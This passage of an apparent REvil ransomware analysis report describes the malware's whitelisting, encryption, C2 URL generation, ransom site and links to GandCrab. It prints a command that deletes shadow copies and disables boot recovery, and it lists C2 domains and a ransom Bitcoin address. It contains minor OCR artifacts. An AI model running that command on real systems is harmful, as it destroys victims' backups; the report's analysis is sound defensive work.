7UcoMSF96lEvT1cxkubQlsRxUAJam/Z2S7pT1KyKcnsmksv7a4F7RqA22uB5mcRP
o5v/HBRNpO4bRXZTXdjnNZB5iuz+sELLoJitDbnhNXUwrRiHf2ZWA3sNYzx7JIZV
mIhS+ZqB3kcojhUNlYQvjnFI


Extension name:

9781xsd4

-----------------------------------------------------------------------------------------

!!! DANGER !!!
DONT try to change files by yourself, DONT use any third party software for restoring your data or antivirus solutions
- its may entail damge of the private key and, as result, The Loss all data.
!!! !!! !!!
ONE MORE TIME: Its in your interests to get your files back. From our side, we (the best specialists) make everything
for restoring, but please should not interfere.
!!! !!! !!!
```

Figure 16:REvil's ransom note populated with values calculated at runtime.

REvil creates the ransom note filename by using the value stored in the "nname" registry key. It replaces the **{EXT}** placeholder with the random extension generated earlier (e.g., 9781xsd4). In the analyzed example, the "nname" key value "{EXT}-HOW-TO-DECRYPT.txt" results in a ransom note filename like **9781xsd4-HOW-TO-DECRYPT.txt**.

3.2.5 Configure background image text

3.2.5.1 Img key

The "img" key in REvil's configuration stores various information, including text and a reference to an image to be displayed after the attack. This key contains data, often Base64-encoded, that specifies the image to be shown after the malware encrypts files. The malware decodes this information, replaces variables like {EXT} with actual values, and then displays the image on the victim's system.

3.2.5.2 Configure background image txt


REvil formats the text placed in the upper center of the new background image displayed after encryption occurs. REvil obtains the value stored within its img key, Base64-decodes it, and replaces the {EXT} variable placeholder with the resulting value. In the analyzed sample, "You are infected! Read {EXT}-HOW-TO-DECRYPT.txt!" became "You are infected! Read 9781xsd4-HOW-TO-DECRYPT.txt!"

3.2.6 Check for command-line switches

REvil checks for command-line switches passed to the executable when it was launched. The analyzed sample supports a single command-line switch: -nolan. By default, REvil encrypts the contents of local fixed hard drives and network-attached shares. If the -nolan command-line switch is passed when the binary is launched, REvil ignores network-connected resources.

3.3 Validate target is whitelisted

REvil checks the keyboard layout of the compromised system using the GetKeyboardLayoutList function from User32.dll. If the keyboard identifier ends in a value between \x18 and \x44, the host is whitelisted. This check likely targets Russian keyboards, as the malware author may have intended to avoid attacking Russian systems, based on its links to the Russian GandCrab ransomware.



Keyboard locale	Identifier	Keyboard locale	Identifier
Albanian	0x0000041c	Persian (Standard)	0x00050429
Armenian Eastern	0x0000042b	Romanian (Legacy)	0x00000418
Armenian Phonetic	0x0002042b	Romanian (Programmers)	0x00020418
Armenian Typewriter	0x0003042b	Romanian (Standard)	0x00010418
Armenian Western	0x0001042b	Russian	0x00000419
Azerbaijani (Standard)	0x0001042c	Russian - Mnemonic	0x00020419
Azerbaijani Cyrillic	0x0000082c	Russian (Typewriter)	0x00010419
Azerbaijani Latin	0x0000042c	Sami Extended Finland-Sweden	0x0002083b
Belarusian	0x00000423	Sami Extended Norway	0x0001043b
Bosnian (Cyrillic)	0x0000201a	Serbian (Cyrillic)	0x00000c1a
Central Kurdish	0x00000429	Serbian (Latin)	0x0000081a
Croatian	0x0000041a	Setswana	0x00000432
Devanagari-INSCRIPT	0x00000439	Slovak	0x0000041b
Estonian	0x00000425	Slovak (QWERTY)	0x0001041b
Faeroese	0x00000438	Slovenian	0x00000424
Finnish with Sami	0x0001083b	Sorbian Extended	0x0001042e
Georgian	0x00000437	Sorbian Standard	0x0002042e
Georgian (Ergonomic)	0x00020437	Sorbian Standard (Legacy)	0x0000042e
Georgian (QWERTY)	0x00010437	Swedish	0x0000041d
Georgian Ministry of Education and Science Schools	0x00030437	Swedish with Sami	0x0000083b
Georgian (Old Alphabets)	0x00040437	Tajik	0x00000428
Hindi Traditional	0x00010439	Tatar	0x00010444
Kazakh	0x0000043f	Tatar (Legacy)	0x00000444
Kyrgyz Cyrillic	0x00000440	Thai Kedmanee	0x0000041e
Latvian (Standard)	0x00020426	Thai Kedmanee (non-ShiftLock)	0x0002041e
Latvian (Legacy)	0x00010426	Thai Pattachote	0x0001041e
Lithuanian	0x00010427	Thai Pattachote (non-ShiftLock)	0x0003041e
Lithuanian IBM	0x00000427	Turkish F	0x0001041f
Lithuanian Standard	0x00020427	Turkish QoETO.exe	0x0000041f
Macedonia (FYROM)	0x0000042f	Turkmen	0x00000442
Macedonia (FYROM) - Standard	0x0001042f	Ukrainian	0x00000422
Maltese 47-Key	0x0000043a	Ukrainian (Enhanced)	0x00020422
Maltese 48-key	0x0001043a	Urdu	0x00000420
Norwegian with Sami	0x0000043b	Uzbek Cyrillic	0x00000843
Persian	0x00000429	Vietnamese	0x0000042a

Figure 17:Keyboard locales immune to REvil.

The malware authors likely use the "dbg" configuration key during development to bypass the whitelisting process. If the "dbg" key is set to false and the target host is whitelisted, REvil stops execution. However, if "dbg" is set to true or the host isn't whitelisted, REvil continues with the infection process.

3.4 Terminate blacklisted processes

REvil checks for processes on a "blacklist" (like mysql.exe) that could interfere with its encryption. If any blacklisted processes are running, REvil will try to stop them to avoid problems during its attack. This blacklist is customizable by the attacker, allowing them to add more processes. The goal is to make sure nothing disrupts the encryption process.

3.5 Delete shadow copies

To ensure that the compromised system is unable to restore from backup, REvil deletes shadow copies and disables recovery mode by executing the following command via ShellExecute. The length and uniqueness of this command allow for the development of high-fidelity detection controls.

```
cmd.exe /c vssadmin.exe Delete Shadows /All /Quiet & bcdedit /set
{default} recoveryenabled No & bcdedit /set {default} bootstatuspolicy
ignoreallfailures
```

Figure 18:command to delete shadow copies


3.6 If configured, wipe blacklisted folders

REvil wipes the contents of blacklisted folders if the wipe key is set to true. The malware obtains the list of blacklisted folder names from the wfld key, searches local fixed drives and network shares for folder names that match the blacklisted names, and then erases the file contents of blacklisted folders and subfolders. The folder is not deleted.

In the analyzed sample, the wfld configuration key contained a single value of "backup", which wiped the contents of folders with this name. REvil only wipes folders whose name exactly equals a blacklisted value. In this case, it would wipe the contents of folders named "backup" but would skip folders named "backup1" or "database backup".

3.7 Encrypt files

REvil's encryption process starts by iterating through all folders and files residing on local fixed drives and verifying that they are not whitelisted. The malware compares subkeys located within the wht configuration key to the folder name (using the fld subkey), filename (using the fls subkey), or file extension (using the ext subkey) (see Figure 19).



```
"wht": {
    "ext": [ "msstyles", "icl", "idx", "rtp", "sys", "nomedia", "dll", "hta", "cur", "lock", "cpl", "ics",
             "hlp", "com", "spl", "msi", "key", "mpa", "rom", "drv", "bat", "386", "adv", "diagcab", "mod",
             "scr", "theme", "ocx", "prf", "cab", "diagcfg", "msu", "cmd", "ico", "msc", "ani", "icns",
             "diagpkg", "deskthemepack", "wpx", "msp", "bin", "themepack", "shs", "nls", "exe", "lnk", "ps1",
             "ldf"
    ],
    "fld": [ "msocache", "$windows.~ws", "system volume information", "intel", "appdata", "perflogs",
             "programdata", "program files (x86)", "$windows.~bt", "windows", "mozilla", "$recycle.bin",
             "boot", "program files", "windows.old", "google", "application data", "tor browser"
    ],
    "fls": [ "desktop.ini", "ntuser.dat", "thumbs.db", "iconcache.db", "ntuser.ini", "ntldr",
             "bootfont.bin", "ntuser.dat.log", "bootsect.bak", "boot.ini", "autorun.inf"
    ]
```

Figure 19:REvil configuration excerpt depicting whitelisted folders, filenames, and file extensions that should not be encrypted.

If a folder is whitelisted, REvil ignores the entire contents of that folder. If a file is not whitelisted, REvil queues it and performs the following encryption process:

1. Reads the file contents into a buffer


2. Encrypts the contents of the buffer

3. Writes the encrypted contents of the buffer to the original file, overwriting the original file content
4. Renames the original file with the previously generated random extension

REvil uses I/O completion ports (IOCPs) for fast encryption by efficiently handling file reading, encrypting, and writing. It encrypts files with the Salsa20 cipher and a unique key for each file, stored in the registry. To decrypt, victims need the session private key or the attacker's private key. After encrypting files in a folder, REvil moves on and drops a ransom note. If the "-nolan" option is used, it doesn't encrypt network shares; otherwise, it encrypts eligible files on those shares.

3.8 Change desktop wallpaper

Once encryption is complete, REvil changes the desktop background to notify the victim. It creates a grainy blue bitmap image with random pixel colors and adds a ransom message in white text at the top. The image is saved in the %Temp% folder with a random name and the ".bmp" extension (e.g., C:\Users<user>\AppData\Local\Temp\cd2sxy.bmp). REvil then sets this image as the desktop background using the SystemParametersInfoW function from user32.dll.



You are infected! Read 9781xsd4-HOW-TO-DECRYPT.txt!

Figure 20:Example desktop background displayed on a victim's host post-encryption.

3.9 If configured, contact C2 server

3.9.1 dmn


The "**dmn**" configuration key in REvil holds the C2 (Command and Control) server domains that the malware uses to communicate. When the "net" key is set to true, REvil uses the domains listed under "dmn" to create random URLs for contacting its C2 servers, which helps avoid detection and blocking.

3.9.2 Contact C2 server

REvil communicates with C2 (Command and Control) servers if the "net" configuration key is set to true. It gathers a list of C2 domains from the "dmn" key and constructs a semi-random URL for each server. The URL follows the pattern https://<c2_domain>/<random_subpath1>/<random_subpath2>/<random_resource_name>.<extension>.

The C2 domain is followed by two URI subpaths. The first is set to a value randomly chosen from the following array of hard-coded values: ["wp-content", "static", "content", "include", "uploads", "news", "data", "admin"]. The second is set to a value randomly chosen from the following array of hard-coded values: ["images", "pictures", "image", "temp", "tmp", "graphic", "assets", "pics", "game"].

REvil generates a random resource name between 2 and 18 characters in length consisting of only lowercase letters ranging from a-z. Characters are generated two at a time, so the resource name length is always an even number. The extension is set to a value randomly chosen from the following array of hard-coded values: ["jpg", "png", "gif"]. Figure 10 depicts several examples of generated C2 URLs.




```
https://cymru.futbol/wp-content/assets/rjozgsac.gif
https://chorusconsulting.net/static/images/okhmjbkeggsrchqqwv.jpg
https://stagefxinc.com/uploads/pictures/audhents.png
https://kartuindonesia.com/data/temp/shen.jpg
https://craftingalegacy.com/content/pics/pqucnayd.png
https://cleanroomequipment.ie/admin/game/fhskeydbns.gif
```

Figure 21:Example C2 server URLs generated by REvil.

REvil sends encrypted system data, including details about the infected host and malware, to its C2 server using HTTPS to secure the communication. While it receives a response from the server, it does not act on it, which prevents remote access or control. This process is strictly for collecting information, and there is no further action taken, ensuring limited access for attackers. The malware focuses solely on gathering data without enabling external control or executing additional commands.

4 Decryption website

The ransom note directs the victim to a unique URL for file decryption. This URL leads to an attacker-controlled site where the victim must enter the key and extension from the ransom note. The key provided is the Base64-encoded version of encrypted stat data stored in the system registry.



1. Enter the key here:

```
b+4WB1MRmeMt/chrhiwND847RBlLYt27Tzla+d+W2ltL/oDb4ea8K3gYeVaiKTYa
3BZH9gPdPjxtHQ6x44IC/V8vh9qK7klq6sWDXQIQuleRPfoVV2wWENSuFOSHxd4+
4NsWOJ2a22AzPJjww2tdE1GmMsuY815Tu8Id85xYpU4glDPH6d3ihZzB9qR4YjmT
gLTB7P5PwaEB/iILKHpX+IeeSLswfj2xShEhktMOOJYemmEXAMPLEiCRfXM97lnf
wWzMuYV/10eZjlg/EXAMPLEU0eI/e5vTSNLfLMBe0G5R1R4qrkrXNlJ4J+FErtxn
0PTlgm1X5k/MyNuT5ah4/f100sjpW8K1RwNsEs2WGA7kT3PcxPlwXpA+PSGmh6DD
rOtN3zgCcQdJ9Gpi+bHYTidK+8S/DnWNpUoowREofGayRd/QM+0EXAMPLEGg/fRH
NGqSlkRsWlpnk43kG5FopKFkOSSi46WB/+sXcUy7z20HYnIXPoILnQ3QfqSjVOtc
zhajb2Ww9Yfqi5zc3vijKQh99i7m5bKHwz+18hbS9lf1Q2DioMJjMJwZmJ+X9dHW
YxEXAMPLEQlT+hqmfvDsyKaDbLcSbDz4xKkSDz/Cg3X+WwmtWrxe6Brfd/wOG5Kn
roVb+WsQjjwqDdB6ZZjV+oFfXfi0co7006yIxzB/URQ+Vdryp9r/z7RoP4qTgxyu
DjQVcxJiOQEYF6urO9vuCxEXAMPLEByakXuwnxv2wMF+X9tFH9nd2ajXOI8W5Vye
ZV/ps2r0euJMEZ5Z6UTJ11DYHoNwU75J5RnHvfqUKrJdBjtS8nPgaN7MmYIstINp
eSP/UnStUhbSMypWdL5Jq9bdY+qthDMxfAYUTg300SHhsrrDI/VnoGqZMcSnDLVc
ee26nkHQ/AXbi6e4pPtch06PMSpbdubVK3iTlZS7kW3AiRcyG+L/EXAMPLElH6qH
2mEXAMPLET0CVs80EPmdPpyzAnh81he4SY1QYhndMBg7Jia322C3QEzEQeFqB5rV
4aqRS6ibCJdWFudJvlWWM+x77TwLINzBrS2ZjK6H14LlaKcu4Wwcez4WB1MRmeMt
rSlcZX64/+9AmyTBLWutvA==
```


2. Enter the extension name and click submit:

Extension name

SUBMIT

Figure 22:REvil ransom payment key and extension form.

The victim is then informed of the cost in Bitcoin to decrypt their files



Your computer has been infected!

Your documents, photos, databases and other important files encrypted

To decrypt your files you need to buy our special software - 9781xsd4-Decryptor

You can do it right now. Follow the instructions below. But remember that you do not have much time

9781xsd4-Decryptor price

You have 3 days, 23:59:32


* If you do not pay on time, the price will be doubled

* Time ends on Jul 12, 22:12:16

Current price	0.20319454 BTC ≈ 2,500 USD
After time ends	0.40638908 BTC ≈ 5,000 USD

Bitcoin address: 3E9F7gE3upQ8rgsPjwiKH7ugfdneypPjqj

* BTC will be recalculated in 5 hours with an actual rate.



How to decrypt files?

You will not be able to decrypt the files yourself. If you try, you will lose your files forever.

To decrypt your files you need to buy our special software - 9781xsd4-Decryptor.

* If you need guarantees, use trial decryption below.

How to buy 9781xsd4-Decryptor?

1. Create a Bitcoin Wallet (we recommend Blockchain.info)

2. Buy necessary amount of Bitcoins. Current price for buying is 0.20319454 BTC

3. Send 0.20319454 BTC to the following Bitcoin address: 3E9F7gE3upQ8rgsPjwiKH7ugfdneypPjqj

* This receiving address was created for you, to identify your transactions

4. Wait for **3** confirmations

5. Reload current page after, and get a link to download

Buy Bitcoins with Bank Account or Bank Transfer


- Coinmama
- Korbit
- Coinfloor
- Coinfinity
- BitPanda
- BTCDirect

Buy Bitcoin with Credit/Debit Card

- CEX.io
- CoinMama
- Huobi

Figure 23:REvil ransom payment details and instructions.

The site provides instructions for how to purchase Bitcoin and chat with support. It also offers a trial decryption to prove that the victim can decrypt the files



Trial decryption

Upload your file for test *9781xsd4-Decryptor.*


* This file should be an encrypted image. Example

- your-file-name.jpg.9781xsd4
- your-file-name.png.9781xsd4
- your-file-name.gif.9781xsd4

* This file should be an encrypted image.

Figure 24:REvil ransom trial decryption offer.

The analyzed sample requested that payment be sent to the Bitcoin address 3E9F7gE3upQ8rgsPjwiKH7ugfdneypPjqj. No payments have been made as of this publication



Summary	
Address	3E9F7gE3upQ8rgsPjwiKH7ugfdneypPjqj
Hash 160	88975624eb26ac578b1911ae12f65593ff916025
Transactions	
No. Transactions	0
Total Received	0 BTC
Final Balance	0 BTC


Figure 25:Contents of Bitcoin wallet associated with REvil infection.

5 The GandCrab connection

Based on several similarities between REvil and GandCrab, CTU researchers assess that the GOLD SOUTHFIELD and GOLD GARDEN threat groups overlap or are linked.

5.1 Nearly identical string decoding function

The strongest characteristic linking the REvil and GandCrab malware families is the nearly identical functions used for decoding strings at runtime. Figure 26 shows the decompiled pseudocode for the string decoding function in both malware families. CTU researchers focused on the FOR-loop sections outlined in red.

